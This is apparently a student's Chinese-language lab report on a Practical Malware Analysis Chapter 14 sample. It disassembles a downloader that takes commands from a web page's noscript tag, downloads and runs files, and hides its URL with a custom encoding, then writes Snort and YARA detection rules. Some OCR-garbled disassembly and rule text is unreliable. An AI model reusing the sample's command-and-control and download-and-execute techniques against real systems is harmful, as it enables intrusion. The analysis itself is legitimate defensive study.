
## 问题2

初始信令中的什么元素可能不利于可持久使用的网络特征。

使用IDA分析main函数

```
00401768 cmp
                       [ebp+var_208], 0
     0040176F jz
                       short loc_4017A3
🜃 🎿 🖭
00401771 push
                 200h
                                  ; size_t
00401776 push
                                  ; int
00401778 lea
                 eax, [ebp+Buffer]
0040177E push
                                  ; void *
                 eax
0040177F call
                 memset
00401784 add
                 esp, OCh
                 200h
                                  ; int
00401787 push
0040178C lea
                 ecx, [ebp+Buffer]
00101792 push
                 con
                                  ; 1pBuffer
                 sub_401457
00401793 call
00401798 add
                 esp, 8
0040179B neg
                 eax
0040179D sbb
                 eax, eax
0040179F inc
                 eax
```

进来以后发现这里首先调用了一个401457的函数




之后调用了其他的两个函数和sleep。main函数整体的结构是一个持久化的循环,并且执行一段时间之后会睡眠一段时间。


进入查看调用的第一个函数

```
88481495 push
                 я
                                  ; dwCreationDisposition
00401497 push
                 0
                                  ; lpSecurityAttributes
00401499 push
                 1
                                  ; dwShareMode
0040149B push
                                   dwDesiredAccess
                 offset aCAutobat_exe_0 ; "C:\\autobat.exe"
004014A0 push
004014A5 call
                 os:createrileH
004014AB mov
                 [ebp+hUbject], eax
004014B1 cmp
                 [ebp+hObject], OFFFFFFFh
                 short loc 4014EA
004014B8 jnz
```

发下这个函数试图打开系统目录下的一个名为 autobat. exe 的程序,



如果打开失败会进入到一个和url有关的行为,然后执行写文件的操作



```
📟 🞮 😬
004014EA
004014EA loc_4014EA:
                                  ; 1pOverlapped
004014EA push
                 edx, [ebp+NumberOfBytesRead]
004014EC lea
004014F2 push
                 edx
                                  ; 1pNumberOfBytesRead
004014F3 mov
                 eax, [ebp+arg_4]
004014F6 sub
                 eax, 1
004014F9 push
                 eax
                                  ; nNumberOfBytesToRead
004014FA mov
                 ecx, [ebp+lpBuffer]
004014FD push
                 ecx
                                  ; lpBuffer
004014FE mov
                 edx, [ebp+h0bject]
                                  ; hFile
00401504 push
                 edx
00401505 call
                 ds:ReadFile
0040150B test
                 eax, eax
                 short loc_401520
0040150D jnz
```


如果打开成功就会读取文件,并将其中的内容放到lpBuffer中

```
004017A9 lea
                  edx, [ebp+var 204]
004017AF push
                  edx
                                    char *
004017B0 lea
                  eax, [ebp+Buffer]
004017B6 push
                  eax
                                   ; lpszUrl
004017B7 call
                  sub 4011F3
004017BC add
                  esp, 8
004017BF test
                  eax, eax
004017C1 jz
                  short loc 4017DC
```

之后这个Buffer就会被作为参数传递给下一个函数,而这个函数就是我们之前分析的进行网络行为的函数。也就是说,刚刚的那个 autobat. exe 就是用来明文存储这个url的文件,这个url采用的是硬编码的方式存储,可能会因为编码方式的改变而发生改变,所以不适合长期驻留

## 问题3


恶意代码是如何获得命令的。本章中的什么例子用到了类似的方法。这种技术的优点是什么



在这之后我们可以看见一个用来读取的函数,读取结束之后调用\_strstr函数寻找第一次出现 <no 的位置

```
00401301 push
                 edx
                                  ; char *
00401302 mov
                 eax, [ebp+lpszUrl]
00401305 push
                 eax
                                  ; char *
                 ecx, [ebp+var_210]
00401306 mov
0040130C push
                 ecx
                                  ; char *
0040130D call
                 sub 401000
00401312 add
                 esp, OCh
00401315 test
                 eax, eax
                 short loc 401322
00401317 jz
```

#### 然后进入到函数401000



我们发现这个函数就是一个个的字符进行比对,也就是说是这里对输入进行一个比对,看是否是想要的字符串。但是这里我们发现他检查的迅速是乱的,也就是经过了一定的混淆,并不能直接就看出来想要的指令是什么。经过分析我们发现这个字符串是 noscript 。

#### 然后在后面我们可以看见

```
004010AC call
                  strcpy
004<u>01081</u> add
                  esn. 8
004 01 0B4 push
                  .7.
                                   ; int
                  eax, [ebp+var_CC]
004010B6 lea
004010BC nush
                                   ; char *
                  PAX
004010BC call
                   strrchr
004010C2 add
                  esp, 8
004010C5 mov
                  [ebp+var_4], eax
004010C8 mov
                  ecx, [ebp+var 4]
004010CB mov
                  byte ptr [ecx], 0
```

调用了这个函数用来确认是否为url

```
004010F1 call
                 strlen
004010F6 add
                 esp, 4
004010F9 mov
                 edx, [ebp+var_4]
                 edx, eax
004010FC add
004010FE mov
                 [ebp+var 4], edx
                                    "96"
00401101 bush
                 offset a96
00401106 mov
                 eax, [ebp+var_4]
00401109 push
                 eax
                                   char 🔻
0040110A call
                  strsti
0040110F add
                 esp, 8
00401112 mov
                  [ebp+var_D0], eax
00401118 cmp
                  [ebp+var_D0], 0
                 short loc 401141
0040111F jz
```

并倒着寻找96'。

也就是说,这个恶意样本通过web页面上的 noscript 的某个组件来获得命令,这个方法使得恶意样本能向合法的网站发送信令,并接收合法的内容,相当于进行了混淆,加大了分析的难度。

### 问题4

当恶意代码接收到输入时,再输入上执行什么检查可以决定他是否是一个有用的命令。攻击者如何隐藏恶意代码正在寻找的命令列表。

在分析完刚刚的字符串以后,我们可以看见还调用了最后一个函数

```
| 0949166F nov | ecx, (ebp-var_10) | 0949166Z novs | edx, byte ptr [ecx] | 094916C2 novs | edx, byte ptr [ecx] | 094916C3 nov | edx, [ebp-var_1h] | edx | 09491C3 nov | edx, [ebp-var_2h] | edx | 09491C3 nov | edx | edx
```

可以看见这个函数里有一个转换表,也就是switch case。同时我们注意到,这个地方他Switch中的内容是

减去字符'd'得到的值。

可以发现这里一共有4种情况。其中第一种情况是 case 0 , 也就是以字符d开头

讲入到函数内部

```
00401571 push
                                        ; char *
                       eax
     00401572 lea
                       ecx, [ebp+var_210]
     00401578 nush
                       PCY
                                        ; int
     0040 579 call
                       sub 401147
     0040157E add
                       esp, 8
     00401581 test
                       eax, eax
     00401583 jz
                       loc_40160D
<u> 144</u>
                                  ; LPBINDSTATUSCALLBACK
0401589 push
                 0
040158B push
                                   DWORD
040158D push
                200h
                                  ; cchFileName
0401592 lea
                edx, [ebp+ApplicationName]
                                  ; LPSTR
0401598 push
                edx
0401599 lea
                eax, [ebp+var_210]
                                  ; LPCSTR
040159F push
                 eax
04015A0 push
04015A2 call
                URLDownloadToCacheFileA
04015A7 mnu
                 [ehn+var 414], eax
04015AD cmp
                 [ebp+var 414], 0
                short loc 4015BA
04015B4 jz
     004015BC push
                        0
                                         ; int
     004015BE lea
                       ecx, [ebp+StartupInfo]
      004015C4 push
                       ecx
                                         ; void *
      004015C5 call
                        memset
     004015CA add
                       esp, OCh
     004015CD mov
                        [ebp+StartupInfo.cb], 44h
     004015D7 push
                                         ; size_t
     004015D9 push
                        ß
                                         ; int
     004015DB lea
                       edx, [ebp+ProcessInformation]
     004015DE push
                       edx
                                         ; void *
                        _memset
      004015DF call
     004015E4 add
                        esp, OCh
     004015E7 lea
                       eax, [ebp+ProcessInformation]
     004015EA push
                                         ; lpProcessInformation
     004015EB lea
                       ecx, [ebp+StartupInfo]
     004015F1 push
                       ecx
                                         ; lpStartupInfo
      004015F2 push
                        0
                                         ; lpCurrentDirectory
      004015F4 push
                        0
                                         ; 1pEnvironment
     004015F6 push
                        0
                                         ; dwCreationFlags
     004015F8 push
                        0
                                         ; bInheritHandles
     004015FA push
                        0
                                         ; lpThreadAttributes
     004015FC push
                        0
                                         ; lpProcessAttributes
     004015FE push
                        0
                                         ; lpCommandLine
     00401600 Lea
                        edx, [ebp+ApplicationName]
     00401606 push
                        edx
                                         ; lpApplicationName
     004016 07 call
                        ds:CreateProcessA
```

可以看见这个里面的内容就是从url上下载一个文件,并执行这个文件。

#### 而当字符是n

```
094016F7

094016F7 loc_4016F7: ; jumptable 004016E2 case 10

094016F7 mov [ebp+var_4], 1

094016FE jmp short loc_401723 ; jumptable 004016E2 default case
```

#### 当字符是s

```
00401700

00401700 loc_401700: ; jumptable 004016E2 case 15

00401700 mov ecx, [ebp+var_C]

00401703 push ecx ; char *

00401704 call sub 401613

00401709 add esp, 4

0040170C jmp short loc_401723 ; jumptable 004016E2 default case
```


#### 程序会调用401613这个函数,进入查看

```
00401617 lea
                                                            eax, [ebp+var_4]
                                      0040161A push
0040161B push
00401620 mov
                                                            eax
                                                            offset aLu
                                                                                 ; "%lu"
                                                            ecx, [ebp+arg_0]
                                      00401623 push
00401624 call
                                                             ecx
                                                                                 ; char
                                                              sscanf
                                                            esp, OCh
                                      00401629 add
0040162C test
                                      0040162E jnz
                                                             short loc_40163D
00401630 push
00401635 call
                      4E20h
                                           ; dwMilliseconds
                                                                  0040163D
                                                                  0040163D loc 40163D:
                      ds:$1
0040163B jmp
                                                                  9949163D mov
99491649 imul
                      short 10c_40164D
                                                                                        edx, 3E8h
                                                                  00401646 push
00401647 call
                                                                                                             ; dwMilliseconds
                                                                                        ds:S
```

发现这个函数的功能就是睡眠

#### 当字符是r的时候

```
🔟 🎮 😐
0040170E
                                  ; jumptable 004016E2 case 14
0040170E loc 40170E:
0040170E mov
                 edx, [ebp+var_C]
00401711 push
                                  ; char *
                 edx
00401712 call
                 sub_401651
00401717 add
                 esp, 4
0040171A mov
                 eax, [ebp+arg_4]
0040171D mov
                 dword ptr [eax], 1
```



可以看见这里就是在系统目录下创建文件并写文件。


综上,这个程序的代码会检查输入的内容的第一字母,并且只有以上的4种字母会有相应的功能。那么其实攻击者在输入命令的时候不需要去输入特定的字符串,只需要输入一个第一个字母符合的任意串均可。

### 问题5

在刚刚我们分析相应指令函数的功能时,里面调用的一个函数还没有分析。

```
FOID DOV
                                 ; char
+0165D push
               eax
               ecx, [ebp+var_200]
+0165E lea
101664 push
                                 ; int
               ecx
101665 call
               sub 401147
+0166A add
               esp, 8
10166D test
               eax, eax
ւ0166F iz
               short loc 401680
```

#### 现在查看一下这个函数



进入函数体,我们可以发现这个函数首先获取了字符串的长度,然后进入循环。

```
dl, ds:byte_407008[ecx]
```

在循环中可以看见这样一个变量。

```
.rdata:004070D4 00 00 00 00
                                                                 align 8
.rdata:004070D8 2F
.rdata:004070D9 61
                                               bute 4070D8
                                                                                             ; DATA XREF: sub_401147+7Eîr
                                                                     61h ;
.rdata:004070DA 62
                                                                      62h
.rdata:004070DB 63
.rdata:004070DC 64
                                                                      64h
.rdata:004070DD
.rdata:004070DE 66
                                                                 db
                                                                      66h
 .rdata:004070DF
.rdata:004070E0 68
                                                                      68h
.rdata:004070E1 69
                                                                      69h
                                                                 db
                                                                      6Ah
.rdata:004070E3 6B
.rdata:004070E4 6C
                                                                      6Rh
                                                                      6Ch
.rdata:004070E5 6D
.rdata:004070E6 6E
                                                                 đЬ
                                                                      6Dh
                                                                      6Eh
.rdata:004070E7 6F
                                                                 db
                                                                      6Fh
 .rdata:004070E8 70
.rdata:004070E9 71
                                                                 db
                                                                      71h
 .rdata:004070EA <mark>72</mark>
                                                                      72h
.rdata:004070EB 73
                                                                 db
                                                                      73h : s
 .rdata:004070EC 74
                                              byte_4070EC
                                                                  db 74h
                                                                                                DATA XREF: __output+4Aîr
rdata:004070ED 75 76 77 78 79 7A 30 31+aUvwxyz01234567 db 'uvwxyz0123456789:.',0
000070D8 004070D8: .rdata:byte 4070D8
```

进来以后发现这个就是类似于base64编码的另一种编码方式,这里只保留了小写字母,而没有使用大写字母。

优点是这个使用的编码更少,而且能够起到一定的混淆作用。但是不好之处在于,因为这里是使用编码去表示一个url,而url的开头总是(http|https)://,那么在存放的时候就会出现固定的编码字符串,这个就能作为一个特征进行提取。

### 问题6

这个恶意代码会接受哪些命令

以字母r,s,d,n开头的任意字符串都可以作为命令

### 问题7

这个恶意代码的目的是什么

根据刚刚的分析我们发现这个恶意代码执行的命令中有下载和重写(覆盖)系统目录下的autobat.exe。 那么其实这个代码就是一个下载器。

### 问题8

在这个恶意代码中可以针对哪些区段的代码,或是配置文件,来提取网络特征

在这个样本中,我们可以定位到他的User-Agent字段,还有静态设置好的URL中相似信息有关的特征 (比如在这里他会进行编码,那么在这里的特征就是编码过后的字符串)

## 问题9

什么样的网络特征集应该被用于检测恶意代码

根据我们刚刚的分析发现,在User-Agent中多出了 User-Agent 的字样;还有Accept等相关的特征集也可以被用来检测。

根据user-agent编写snort规则如下:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.3.1 Specific User-Agent with duplicate header"; content:"User-Agent|3a20|User-Agent|3a20|Mozilla/4.0|20| (compatible\;|20|MSIE|20|7.0\;|20|Windows|20|NT|20|5.1\;|20|.NET|20|CLR|20|3.0.4506.2152\;|20|.NET|20|CLR|20|3.5.30729)"; http_header; sid:20001431; rev:1;)
```

同时我们还注意到,在最后的时候有一条sleep命令,那么我们队这个命令编写一个特征进行检测:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.4 Sleep
Command"; content:96'"; pcre:"/\/s[^\/]{0,15}\/[0-9]{2,10}96'/";
sid:20001434; rev:1;)
```

## **YARA**

```
ae co cring i ypew
FlushFileBuffers
CloseHandle
I . e
http://www.practicalmalwareanalysis.com/%s/%c.png
NCNC:NCNC:NCNC:NCNC:NCNC:NCNC
%s-%s
pQC
p$C
DS @
dRe
, Re
m@
 m@
zde
zd@
          /////
                                    Н
`y!
e~ç
```

```
_controlfp
GetModuleHandleA
GetStartupInfoA
WXYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVmnØpqrstuvwxyz
cmd.exe
exit
<!<
Internet Surf
Open
> nul
/c del
COMSPEC
http://127.0.0.1/tenfour.html
```

```
*C@
96'
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506
.2152; .NET CLR 3.5.30729>
Accept: */*
Accept-Language: en-US
UA-CPU: x86
Accept-Encoding: gzip, deflate
Kno
Kno
C:∖autobat.exe
C:∖autobat.exe
http://www.practicalmalwareanalysis.com/start.htm
z1u
z0z0
         Н
```

#### 结合以上的字符串,可以编写规则如下

```
import "pe"
1
2
 3
    rule EXE {
4
        strings:
 5
             $exe = "autobat.exe"
 6
         condition:
 7
             $exe
8
    }
9
10
    rule URL {
         strings:
11
```

```
$Http = "http://" nocase
12
13
            $Https = "https://" nocase
14
        condition:
15
           $Http or $Https
16
    }
17
18
   rule EXIT {
19
       strings:
20
          $s = "exit"
21
       condition:
22
           $s
23
    }
24
25 rule UserAgent {
26
       strings:
           $u = "User-Agent"
27
28
       condition:
29
            $u
30
   }
31
32
    rule Construct {
33
       strings:
34
            s = /(%c) + /
35
       condition:
36
           $s
37 }
```

#### 检测结果

```
D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术(王志)\homework\chapter_14L exe -r yara_rules/lab14. yar D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术(王志)\homework\Chapter_14L warning: rule "Construct" in yara_rules/lab14. yar(34): string "$s" may slow down scanning EXIT D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术(王志)\homework\Chapter_14L\Lab14-02. exe URL D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术(王志)\homework\Chapter_14L\Lab14-01. exe EXIT D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术(王志)\homework\Chapter_14L\Lab14-01. exe Construct D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术(王志)\homework\Chapter_14L\Lab14-01. exe EXE D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术(王志)\homework\Chapter_14L\Lab14-03. exe URL D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术(王志)\homework\Chapter_14L\Lab14-03. exe EXIT D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术(王志)\homework\Chapter_14L\Lab14-03. exe UserAgent D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术(王志)\homework\Chapter_14L\Lab14-03. exe
```